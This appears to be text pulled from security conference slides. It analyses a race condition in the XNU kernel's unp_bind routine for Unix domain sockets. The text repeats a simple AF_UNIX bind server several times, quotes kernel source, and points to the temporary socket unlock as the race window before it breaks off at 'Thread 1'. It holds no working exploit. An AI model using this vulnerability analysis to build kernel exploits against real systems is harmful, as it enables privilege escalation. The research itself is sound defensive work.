
/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

```

A simple server

Note that `unp_bind` is surrounded by `socket_(un)lock`
so it is unraceable?



From the kernel point of view

```


int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

```

A simple server



From the kernel point of view

Race Condition

- The creation of a vnode is time consuming
- unp_bind has a temporary unlock

```
unp_bind(
    struct unpcb *unp,
    struct sockaddr *nam,
    proc_t p)
{
    struct sockaddr_un *soun = (struct sockaddr_un *)nam;
    struct vnode *vp, *dvp;
    struct vnode_attr va;
    vfs_context_t ctx = vfs_context_current();
    int error, namelen;
    struct nameidata nd;
    struct socket *so = unp->unp_socket;
    char buf[SOCK_MAXADDRLEN];

    if (nam->sa_family != 0 && nam->sa_family != AF_UNIX) {
        return (EAFNOSUPPORT);
    }

    /*
     * Check if the socket is already bound to an address
     */
    if (unp->unp_vnode != NULL)
        return (EINVAL);

    /*
     * Check if the socket may have been shut down
     */
    if ((so->so_state & (SS_CANTRCVMORE | SS_CANTSENDMORE)) ==
        (SS_CANTRCVMORE | SS_CANTSENDMORE))
        return (EINVAL);

    namelen = soun->sun_len - offsetof(struct sockaddr_un, sun_path);
    if (namelen <= 0)
        return (EINVAL);

    /*
     * Note: sun_path is not a zero terminated "C" string
     */
    if (namelen >= SOCK_MAXADDRLEN)
        return (EINVAL);
    bcopy(soun->sun_path, buf, namelen);
    buf[namelen] = 0;

    socket_unlock(so, 0);
}
```

```


int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

```

A simple server



From the kernel point of view

```

int sock;
struct sockaddr_un name;
char buf[1024];
/* Create socket from which to read. */
sock = socket(AF_UNIX, SOCK_DGRAM, 0);

/* Create name. */
name.sun_family = AF_UNIX;
strcpy(name.sun_path, "1.txt");
name.sun_len = strlen(name.sun_path);

/* Bind socket to the path. */
bind(sock, (struct sockaddr *)&name,
      SUN_LEN(&name));

```

Thread 1

```

